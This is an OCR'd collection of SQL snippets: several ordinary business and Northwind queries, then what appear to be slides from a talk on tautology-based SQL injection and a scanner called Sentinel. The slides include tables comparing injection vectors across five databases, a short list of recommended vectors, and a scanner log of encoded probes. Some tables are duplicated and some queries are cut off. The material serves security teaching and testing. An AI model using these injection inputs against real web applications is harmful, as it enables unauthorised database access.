
```
SELECT COUNT(ArtifactID) FROM Document WHERE AccessControlListID_D IN (1,1000062) AND
(ArtifactID IN
 (SELECT ArtifactID FROM Document WHERE AccessControlListID_D IN (1,1000062)
  AND EXISTS
  (SELECT CodeArtifactID FROM CodeArtifact WHERE AssociatedArtifactID = Document.ArtifactID
   AND CodeArtifactID IN (17375543,17375544)
 ))
 OR ArtifactID IN
 (SELECT ArtifactID FROM Document WHERE AccessControlListID_D IN (1,1000062) AND
  (EXISTS
   (SELECT CodeArtifactID FROM CodeArtifact
    WHERE AssociatedArtifactID = Document.ArtifactID AND CodeArtifactID IN (13002091,13002080,17018689,13002017)
   )
   AND NOT EXISTS
   (SELECT CodeArtifactID FROM CodeArtifact WHERE AssociatedArtifactID = Document.ArtifactID
    AND CodeArtifactID IN (16851390,17018659)
  ))
))
```




```
SELECT CCUS.CUST_FIRST_NAME
          , CCUS.CUST_LAST_NAME
          , CINT.CUST_INTEREST_RANK
          , CILO.CUST_INTEREST
FROM DDS1621B.CUST_CUSTOMER AS CCUS
     , DDS1621B.CUST_INTEREST_LOOKUP AS CILO
     , DDS1621B.CUST_INTEREST AS CINT
WHERE ( CCUS.CUST_CITY = 'Singapore'
        AND CCUS.CUST_PROV_STATE = 'Singapore'
        AND CCUS.CUST_CODE IN (
                                  SELECT COHE.CUST_CODE
                                  FROM DDS1621B.CUST_ORDER_HEADER AS COHE
                                       , DDS1621B.CUST_ORDER_STATUS AS COST
                                  WHERE ( COHE.CUST_ORDER_DATE >= '2009-01-01 00:00:00.001'
                                          AND COST.CUST_ORDER_STATUS IN ( 'Shipped', 'Back-ordered', 'In-process' )
                                          AND COHE.CUST_ORDER_STATUS_CODE = COST.CUST_ORDER_STATUS_CODE
                                        )
                              )
        AND CCUS.CUST_CODE = CINT.CUST_CODE
        AND CINT.CUST_INTEREST_CODE = CILO.CUST_INTEREST_CODE
      )
ORDER BY CCUS.CUST_LAST_NAME ASC
         , CCUS.CUST_FIRST_NAME ASC
         , CINT.CUST_INTEREST_RANK ASC
```

```
select 1 as TAG,0 as parent,
_Q1.A0 as [Employee!1!EmployeeID],
NULL as [EmployeeDetail!2!Nickname!element],
NULL as [EmployeeDetail!2!Surname!element] from
        (select _QB0.EmployeeID AS A0,
        _QB0.EmployeeID AS C_TB_EmployeeID,
        _QB0.LastName AS C_TB_LastName,
        _QB0.FirstName AS C_TB_FirstName from Employees _QB0) _Q1
WHERE CONVERT(float(53),_Q1.A0) IS NOT NULL
AND (CONVERT(float(53),_Q1.A0) < CAST(4.000000000000000 AS float(53)))
union all
select 2,1,_Q1.A0,_Q2.C_TF_FirstName,
_Q2.C_TF_LastName from
        (select _QB0.EmployeeID AS C_TF_EmployeeID,
        _QB0.LastName AS C_TF_LastName,
        _QB0.FirstName AS C_TF_FirstName from Employees _QB0) _Q2,
        (select _QB0.EmployeeID AS A0,
        _QB0.EmployeeID AS C_TB_EmployeeID,
        _QB0.LastName AS C_TB_LastName,
        _QB0.FirstName AS C_TB_FirstName from Employees _QB0) _Q1
WHERE CONVERT(float(53),_Q1.A0) IS NOT NULL
AND (CONVERT(float(53),_Q1.A0) < CAST(4.000000000000000 AS float(53)))
and _Q1.C_TB_EmployeeID=_Q2.C_TF_EmployeeID
order by 3,2
--for xml explicit, binary base64
```

```
TAG         parent      Employee!1!EmployeeID EmployeeDetail!2!Nickname!element EmployeeDetail!2!Surname!element
----------- ----------- --------------------- --------------------------------- --------------------------------
1           0           1                     NULL                              NULL
2           1           1                     Nancy                             Davolio
1           0           2                     NULL                              NULL
2           1           2                     Andrew                            Fuller
1           0           3                     NULL                              NULL
2           1           3                     Janet                             Leverling
```




```
-- Return a list of Employees and Count of their orders,
--  serving the New York and Philadelphia.
SELECT  COUNT(o.employeeid) AS [No. of Emp. Orders],
        emp1.lastname + ', ' + emp1.firstname AS Employee
FROM    orders o
        INNER JOIN employees emp1 ON
            o.employeeid = emp1.employeeid
WHERE   emp1.employeeid IN
        (
            SELECT  emp2.employeeid
            FROM    employees emp2
                    INNER JOIN employeeterritories eet ON
                        emp2.employeeid = eet.employeeid
                    INNER JOIN territories t ON
                        eet.territoryid = t.territoryid
            WHERE   t.territorydescription = 'New York'
            OR      t.territorydescription = 'Philadelphia'
        )
GROUP BY o.employeeid, emp1.lastname, emp1.firstname
ORDER BY emp1.lastname, emp1.firstname
```




```
select location, sum(login_time) as total_login_time
from
    (select location, session_id, max(login_time) as login_time
     from sessions
     where location in ('lab1','lab2')
           and session_start >= @start_date
           and session_end <= @end_date
     group by location, session_id) tbl
group by location
```

SQL Queries



```
VendorStatisticQuery (Datasource=ForumRecruitmax, Time=301ms, Records=72) in D:\webroot\

SELECT Vendors.VendorID, Vendors.VendorName --, VendorOrderTypes.VendorID,
, TotalOrdersQuery.TotalOrders, TotalFilledQuery.TotalFilled, CandidateRat
, VendorRatingsQuery.AvgClientServicing, VendorRatingsQuery.AvgResponseTim
FROM Vendors
    INNER JOIN (
        SELECT DISTINCT DepartmentVendors.VendorID
        FROM DepartmentVendors
            INNER JOIN Departments ON DepartmentVendors.Depart
            INNER JOIN ForumVMSDepartmentHiringManagers ON Dep
        WHERE ForumVMSDepartmentHiringManagers.HiringManagerID = 5
    ) ForumVMSDepartments ON Vendors.VendorID = ForumVMSDepartments.Ve
    LEFT JOIN (
                SELECT Count(1) AS TotalOrders, OrderVendo
                FROM Orders
                    INNER JOIN OrderVendors ON OrderVe
                WHERE Orders.TypeID IS NOT NULL
```



Test Database

```
CREATE TABLE users (
    id INT,
    name VARCHAR(100),
    password VARCHAR(100)
);
```

```
INSERT INTO users VALUES (0, 'root', 'pw1');
INSERT INTO users VALUES (1, 'nobody', 'pw2');
INSERT INTO users VALUES (2, 'aaaa', 'pw3');
INSERT INTO users VALUES (666, 'dobin', 'pw3');
```

All possible SQL SELECT's

- SELECT … FROM users

  WHERE name = **'root'**

  WHERE id = **1**

  WHERE id = **'1'**

  WHERE … **ASC**, **DESC**

- SQL SELECT
  - FROM users WHERE name = 'aaaa'

Attack Vector	MYSQL	MSSQL 2008 R2	PostresSQL 9.1	Oracle	SQLite
aaaa''	0 Results	0 Results	0 Results	0 Results	0 Results
aa''aa	0 Results	0 Results	0 Results	0 Results	0 Results
aa' 'aa	Ok	Error	Error	Error	Error
aa' + 'aa	3 Results	Ok	Error	Error	0 Results
aa' || 'aa	0 Results	Error	Ok	Ok	Ok
aa' // 'aa**	Ok	Error	Error	Error	Error
concat('aa', 'aa')	Ok	Error	Ok	Ok	Error
aaaa' AND '1'='1	Ok	Ok	Ok	Ok	Ok

- SQL SELECT
  - FROM users WHERE name = 'aaaa'

Attack Vector	MYSQL	MSSQL 2008 R2	PostresSQL 9.1	Oracle	SQLite
aaaa"	0 Results	0 Results	0 Results	0 Results	0 Results
aa"aa	0 Results	0 Results	0 Results	0 Results	0 Results
aa' 'aa	**Ok**	Error	Error	Error	Error
aa' + 'aa	3 Results	**Ok**	Error	Error	0 Results
aa' || 'aa	0 Results	Error	**Ok**	**Ok**	**Ok**
aa' // 'aa**	Ok	Error	Error	Error	Error
concat('aa', 'aa')	Ok	Error	Ok	Ok	Error
aaaa' AND '1'='1	Ok	Ok	Ok	Ok	Ok

- SQL SELECT
  - FROM users WHERE id(int) = 1

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle	SQLite 3
666"	Error	Error	Error	Error	Error
0+1	ok	ok	ok	ok	ok
2-1	ok	ok	ok	ok	ok
66/**/6	Error	Error	Error	Error	Error
66 || 6	3 Results	Error	Error	ok	ok
666/**/	ok	ok	ok	ok	ok
666 AND 1=1	ok	ok	ok	ok	ok

- SQL SELECT
  - FROM users WHERE id(int) = 1

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle	SQLite 3
666"	Error	Error	Error	Error	Error
0+1	**ok**	**ok**	**ok**	**ok**	**ok**
2-1	**ok**	**ok**	**ok**	**ok**	**ok**
66/**/6	Error	Error	Error	Error	Error
66 || 6	3 Results	Error	Error	ok	ok
666/**/	**ok**	**ok**	**ok**	**ok**	**ok**
666 AND 1=1	**ok**	**ok**	**ok**	**ok**	**ok**

- SQL SELECT
  - FROM users WHERE id(int) = '1'

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle	SQLite 3
0+1	Wrong: 0	Error	Error	Error	0 Res
2-1	Wrong: 2	Error	Error	Error	0 Res
66/**/6	Wrong: 66	Error	Error	Error	0 Res
66' + '6	0 Results	Ok	Error	0 Results	0 Res
66' + '600	Ok	0 Res	Error	Ok	Ok
66' || '6	Wrong: All	Error	Error	0 Results	Ok
0' + concat('66', '6') + '0	Ok	Error	Error	Ok	Error
0' || concat('66', '6') || '0	Wrong: All	Error	Error	0 Results	Error
660' + CAST(6 AS int) + '0	Error	Ok	Ok	Ok	Ok
660' + 0 + '0	Ok	Ok	Ok	Ok	Ok
666''	Ok	Error	Error	Error	0 Res

- SQL SELECT
  - FROM users WHERE id(int) = '1'

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle	SQLite 3
0+1	Wrong: 0	Error	Error	Error	0 Res
2-1	Wrong: 2	Error	Error	Error	0 Res
66/**/6	Wrong: 66	Error	Error	Error	0 Res
66' + '6	0 Results	Ok	Error	0 Results	0 Res
66' + '600	Ok	0 Res	Error	Ok	Ok
66' || '6	Wrong: All	Error	Error	0 Results	Ok
0' + concat('66', '6') + '0	Ok	Error	Error	Ok	Error
0' || concat('66', '6') || '0	Wrong: All	Error	Error	0 Results	Error
660' + CAST(6 AS int) + '0	Error	Ok	Ok	Ok	Ok
660' + 0 + '0	**Ok**	**Ok**	**Ok**	**Ok**	**Ok**
666''	Ok	Error	Error	Error	0 Res

- SQL SELECT
  - FROM users WHERE … ORDER BY ASC

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle 12.1.0	SQLite
ASC/**/	Ok	Ok	Ok	Ok	Ok
ASC"	Error	Error	Error	Error	Error
ASC AND 1=1	Error	Error	Error	Error	Error

- SQL SELECT
  - FROM users WHERE … ORDER BY ASC

Attack Vector	MYSQL	MSSQL	PostresSQL 9.1	Oracle 12.1.0	SQLite
ASC/**/	**Ok**	**Ok**	**Ok**	**Ok**	**Ok**
ASC**"**	Error	Error	Error	Error	Error
ASC AND 1=1	Error	Error	Error	Error	Error


Fazit: Real tautology SQL
„All the attack vectors you ever need“

- String:
  - aa**' '**aa
  - aa**' + '**aa
  - aa**' || '**aa
- Int:
  - 1**+1-1**
- Int with quotes:
  - 1**' + 0 + '0**
- ASC/DEC:
  - /**/

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - **Sentinel & SQL Injections**
  - Other SQL Injection Scanners
- Conclusion


Sentinel-sql1



#	Type	Name	Original	Attack	Status	Length	#TAGS	Time	Test	R	Info
0	GET	vulnparam	1	1	200	+0	140	1003	ORIG	-	
1	GET	vulnparam	1	1'BREAK"	200	+39	138	1003	SQL0	●	sqlerr
2	GET	vulnparam	1	1+OR+41%3d42	200	-21	138	1003	SQL1	-	
3	GET	vulnparam	1	1'+OR+'41'%3d'42	200	+0	140	1003	SQLE2	●	
4	GET	vulnparam	1	1"+OR+"41"%3d"42	200	-21	138	1004	SQL3	-	
5	GET	vulnparam	1	1%2faaaaaaaaa**...	200	-21	138	1003	SQL4	-	
6	GET	vulnparam	1	1)+OR+(41%3d42	200	-21	138	1003	SQL5	-	
7	GET	vulnparam	1	1')+OR+('41'%3d'42	200	+35	138	1002	SQL6	●	sqlerr
8	GET	vulnparam	1	1")+OR+("41"%3d...	200	-21	138	1003	SQL7	-	

